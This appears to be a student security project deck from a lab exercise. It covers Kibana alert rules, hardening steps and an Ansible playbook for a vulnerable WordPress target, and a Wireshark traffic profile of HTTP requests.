
Implementing Patches

Alerts Implemented

Alert 1: Excessive HTTP Errors

WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400
FOR THE LAST 5 minutes

- Which **metric** does this alert monitor?
HTTP response status codes grouped over top 5
- What is the **threshold** it fires at?
When count is above 400 for the last 5 minutes



Alert 2: HTTP Request Size Monitor

WHEN sum() of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute

- Which **metric** does this alert monitor?
HTTP request size over all documents
- What is the **threshold** it fires at?
When total is above 3500 bytes for the last 1 minute

Edit HTTP Request Size Monitor

Send an alert when your specified condition is met. Your watch will run every 1 minute.

Name

HTTP Request Size Monitor

Indices to query

packetbeat-* X

Use * to broaden your query.

Time field

@timestamp

Run watch every

1

minute

Match the following condition


WHEN sum() OF http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute



Alert 3: CPU Usage Monitor

WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5
FOR THE LAST 5 minutes

- Which **metric** does this alert monitor?
Total system CPU usage over all documents
- What is the **threshold** it fires at?
When max is above 0.5% for the last 5 minutes



Hardening

Hardening Against Weak Password on Target 1

Target 1 exhibited 3 vulnerabilities as follows:

1. An exposed WordPress configuration file

Change permission of the wp-config.php file so that only the owner can read it

```
Command: $ chmod 440 /var/www/html/wordpress/wp-config.php
```

2. Weak WordPress User passwords

Install a WordPress plugin to enforce strong passwords by users of WordPress

3. Weak SSH password

Remove ssh password authentication on the server and require public key login instead

```
Command: $ nano /etc/ssh/sshd_config
```

Then change 'PasswordAuthentication' to 'no'

Copy a user's public key from the workstation to the server

```
Command: $ ssh-copy-id michael@192.168.1.110
```

Hardening Against SQL Database Access on Target 1

1. Remove all anonymous accounts
2. Change default port mappings
3. Limit which hosts have access to MySQL
4. Do not run MySQL with root level privileges
5. Disable remote logins
6. Limit or Disable SHOW DATABASES command
7. Obfuscate the **root** account , change it to something else
8. Set the proper file permissions

Hardening Against Outdated Software on Target 1

Target 1 has Wordpress version 4.8.17 that should have been updated to latest version 5.7.2

1. With latest versions, vulnerable plugins and themes are fixed
2. Do not use nulled or free plugins and themes
3. Use Wordpress security plugins

Implementing Patches

Implementing Patches with Ansible

Playbook Overview

1. Make sure that **ansible** and **sshpas** are installed on the host where you are running the playbook.
2. Then edit the `/etc/ansible/hosts` file to add the IP address of the target machine. Edit `/etc/ansible/ansible.cfg` to add the remote user for the target machine ('vagrant')
3. Copy over the SSH public key for the user you are running the playbook as with the `'ssh-copy-id user@192.168.1.110'` command. Do this before running the playbook, otherwise you won't be able to do this later.

Then to address the exposed WordPress configuration file and weak SSH password we can run this playbook.

Implementing Patches with Ansible

- name: Harden SSH and WordPress config

hosts: all

become: true

tasks:

- name: Change permission of wp-config.php

file:

path: /var/www/html/wordpress/wp-config.php

mode: 440

- name: Copy SSH key to target host

authorized_key:

user: michael

state: present

key: "{{ lookup('file', lookup('env', 'HOME') + '/.ssh/id_rsa.pub') }}"

authorized_key:

user: steven

state: present

key: "{{ lookup('file', lookup('env', 'HOME') + '/.ssh/id_rsa.pub') }}"

Implementing Patches with Ansible

```
- name: Disable SSH Password Authentication
  lineinfile:
    dest=/etc/ssh/sshd_config
    regexp='^PasswordAuthentication'
    line="PasswordAuthentication no"
    state=present
    backup=yes

- name: restart ssh
  service:
    name: sshd
    state: restarted
```

Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Network Analysis

Table of Contents

This document contains the following resources:



Network Topology & Critical Vulnerabilities



Traffic Profile



Normal Activity



Malicious Activity

Traffic Profile

Traffic Profile

Our analysis identified the following characteristics of the traffic on the network:

Feature	Value	Description
Top Talkers (IP Addresses)	172.16.4.205: 51,364 (49%) 185.243.115.84: 30,344 (29%) 10.0.0.201: 19,503 (19%)	Machines that sent the most traffic.
Most Common Protocols	UDP: 11,697 (11.2%) TCP: 92,280 (88.6%) ARP: 212 (0.2%)	Three most common protocols on the network.
# of Unique IP Addresses	808	Count of observed IP addresses.
Subnets	10.6.12.0/24 172.16.4.0/24	Observed subnet ranges.
# of Malware Species	1	Number of malware binaries identified in traffic.

Behavioral Analysis

Purpose of Traffic on the Network - Users were observed engaging in the following kinds of activity.

1. “Normal” Activity

YouTube, reading the news.

2. Suspicious Activity

For example: Sending malware, phishing.

For example: accessing “mysocalledchaos.com”

http.request.method == GET && ip.src != 172.16.4.205							
No.	Time	Source	Destination	Protocol	Lengt	Host	Info
38941	508.067091600	10.11.11.195	12.133.50.21	HTTP	478	www.sabethahospital.com	GET /docs/envelope_icon.
39016	508.582554300	10.11.11.195	12.133.50.21	HTTP	474	www.sabethahospital.com	GET /docs/menu_lock.png
39017	508.590291200	10.11.11.195	12.133.50.21	HTTP	483	www.sabethahospital.com	GET /pictures/content/18
39018	508.597514500	10.11.11.195	12.133.50.21	HTTP	451	www.sabethahospital.com	GET /js/startup.js?scrip
39215	509.922449300	10.11.11.195	12.133.50.22	HTTP	500	pictures.fasthealth.com	GET /pictures/282567.png
39223	509.937169400	10.11.11.195	12.133.50.22	HTTP	500	pictures.fasthealth.com	GET /pictures/281709.png
39225	509.946132500	10.11.11.195	12.133.50.22	HTTP	500	pictures.fasthealth.com	GET /pictures/270545.png
39226	509.954162800	10.11.11.195	12.133.50.22	HTTP	500	pictures.fasthealth.com	GET /pictures/284947.png
39227	509.962138900	10.11.11.195	12.133.50.22	HTTP	500	pictures.fasthealth.com	GET /pictures/283175.png
39228	509.971465300	10.11.11.195	12.133.50.22	HTTP	500	pictures.fasthealth.com	GET /pictures/282565.png
39229	509.978148500	10.11.11.195	12.133.50.22	HTTP	500	pictures.fasthealth.com	GET /pictures/283173.png
39230	509.986135500	10.11.11.195	12.133.50.22	HTTP	500	pictures.fasthealth.com	GET /pictures/283189.png
39231	509.994136900	10.11.11.195	12.133.50.22	HTTP	500	pictures.fasthealth.com	GET /pictures/282563.png
39232	510.001751800	10.11.11.195	12.133.50.22	HTTP	475	pictures.fasthealth.com	GET /pictures/284675.png
39531	512.613619800	10.11.11.195	172.217.12.42	HTTP	444	ajax.googleapis.com	GET /ajax/libs/jquery/1.
39548	512.661228600	10.11.11.195	172.217.6.170	HTTP	488	fonts.googleapis.com	GET /css?family=Crete+Rc
39553	512.671728900	10.11.11.195	104.17.213.204	HTTP	416	js.hs-scripts.com	GET /3778170.js HTTP/1.1
39709	514.104749900	10.11.11.195	12.133.50.22	HTTP	500	pictures.fasthealth.com	GET /pictures/283239.png
39909	515.899803400	10.11.11.195	12.133.50.21	HTTP	518	www.sabethahospital.com	GET /images/wv-bk.jpg HT
39910	515.908130400	10.11.11.195	12.133.50.21	HTTP	520	www.sabethahospital.com	GET /docs/health-bk.jpg
39911	515.916474500	10.11.11.195	12.133.50.21	HTTP	521	www.sabethahospital.com	GET /images/10fd99e0.png
40921	524.332949600	10.11.11.195	172.217.9.131	HTTP	495	fonts.gstatic.com	GET /s/opensans/v17/mem5
40922	524.340786500	10.11.11.195	172.217.9.131	HTTP	491	fonts.gstatic.com	GET /s/opensans/v17/mem8
40923	524.348691600	10.11.11.195	172.217.9.131	HTTP	494	fonts.gstatic.com	GET /s/opensans/v17/mem6
40992	525.135433300	10.11.11.195	12.133.50.21	HTTP	341	www.sabethahospital.com	GET /images/favicon.ico
46007	568.402173300	10.11.11.200	13.33.255.37	HTTP	502	www.vinylmeplease.com	GET /magazine/guide-to-f
46081	569.095360900	10.11.11.200	13.33.255.37	HTTP	547	www.vinylmeplease.com	GET /static/style.f795fa
46107	569.348144500	10.11.11.200	13.33.255.37	HTTP	572	www.vinylmeplease.com	GET /static/ofi.browse.r
49859	607.966499700	10.11.11.200	13.33.252.19	HTTP	430	djnf6e5yyirys.cloudfront.net	GET /js/friendbuy.min.js
50145	609.101567700	10.11.11.200	13.33.255.31	HTTP	486	cdn1.friendbuy.com	GET /widgets/configs/sit
51077	616.216536600	10.11.11.200	13.33.252.19	HTTP	480	djnf6e5yyirys.cloudfront.net	GET /js/friendbuy.min.js
51091	616.244666000	10.11.11.200	172.217.9.134	HTTP	614	8704410.fl.s.doubleclick.net	GET /activityi;src=87044
51433	619.169769200	10.11.11.200	13.33.255.31	HTTP	486	cdn1.friendbuy.com	GET /widgets/configs/sit
51601	619.821643400	10.11.11.200	52.86.104.177	HTTP	459	insight.adsrvr.org	GET /track/pxl?adv=dwxv
53196	634.423017300	10.11.11.200	89.187.164.66	HTTP	398	load.sumome.com	GET / HTTP/1.1
53501	636.238044300	10.11.11.200	98.138.71.149	HTTP	560	ads.yahoo.com	GET /cms/v1?esig=1%7efac
53609	636.442537900	10.11.11.200	34.194.61.181	HTTP	433	resources.xg4ken.com	GET /js/v2/ktag.js?tid=K
53862	637.188732800	10.11.11.200	52.207.88.186	HTTP	706	match.adsrvr.org	GET /track/cmfr/rightmedi
43967	550.578544800	10.11.11.203	188.95.248.71	HTTP	368	acjabogados.com	GET /40group.tiff HTTP/1
41317	527.867962800	10.11.11.217	35.185.55.255	HTTP	476	www.iphonehacks.com	GET /jailbreak-ios-13 HT
41340	528.125375800	10.11.11.217	35.185.55.255	HTTP	459	www.iphonehacks.com	GET /wp-content/themes/i
41360	528.268688300	10.11.11.217	35.185.55.255	HTTP	446	www.iphonehacks.com	GET /wp-content/themes/i
41372	528.290126200	10.11.11.217	172.217.12.42	HTTP	423	ajax.googleapis.com	GET /ajax/libs/jquery/1.
41373	528.297856300	10.11.11.217	172.217.6.170	HTTP	483	fonts.googleapis.com	GET /css?family=Open+Sar
41381	528.312304000	10.11.11.217	35.185.55.255	HTTP	459	www.iphonehacks.com	GET /wp-content/plugins/i
41382	528.319554800	10.11.11.217	35.185.55.255	HTTP	453	www.iphonehacks.com	GET /wp-includes/css/dis
41383	528.326795900	10.11.11.217	35.185.55.255	HTTP	452	www.iphonehacks.com	GET /wp-content/plugins/i
41468	529.314842400	10.11.11.217	35.185.55.255	HTTP	448	www.iphonehacks.com	GET /wp-content/themes/i

http.request.method == GET						
No.	Time	Source	Destination	Protocol	Length	Host
3735	52.723581500	172.16.4.205	166.62.111.64	HTTP	421	mysocalledchaos.com
3738	52.732235600	172.16.4.205	166.62.111.64	HTTP	422	mysocalledchaos.com
3742	52.781694300	172.16.4.205	166.62.111.64	HTTP	396	mysocalledchaos.com
3749	52.826170900	172.16.4.205	166.62.111.64	HTTP	415	mysocalledchaos.com
3751	52.837361300	172.16.4.205	166.62.111.64	HTTP	418	mysocalledchaos.com
3774	53.025662700	172.16.4.205	166.62.111.64	HTTP	434	mysocalledchaos.com
3789	53.180818100	172.16.4.205	166.62.111.64	HTTP	405	mysocalledchaos.com
3795	53.254852100	172.16.4.205	166.62.111.64	HTTP	417	mysocalledchaos.com
3830	53.734051500	172.16.4.205	166.62.111.64	HTTP	412	mysocalledchaos.com
3841	53.879972700	172.16.4.205	166.62.111.64	HTTP	405	mysocalledchaos.com
3848	53.946863500	172.16.4.205	166.62.111.64	HTTP	383	mysocalledchaos.com
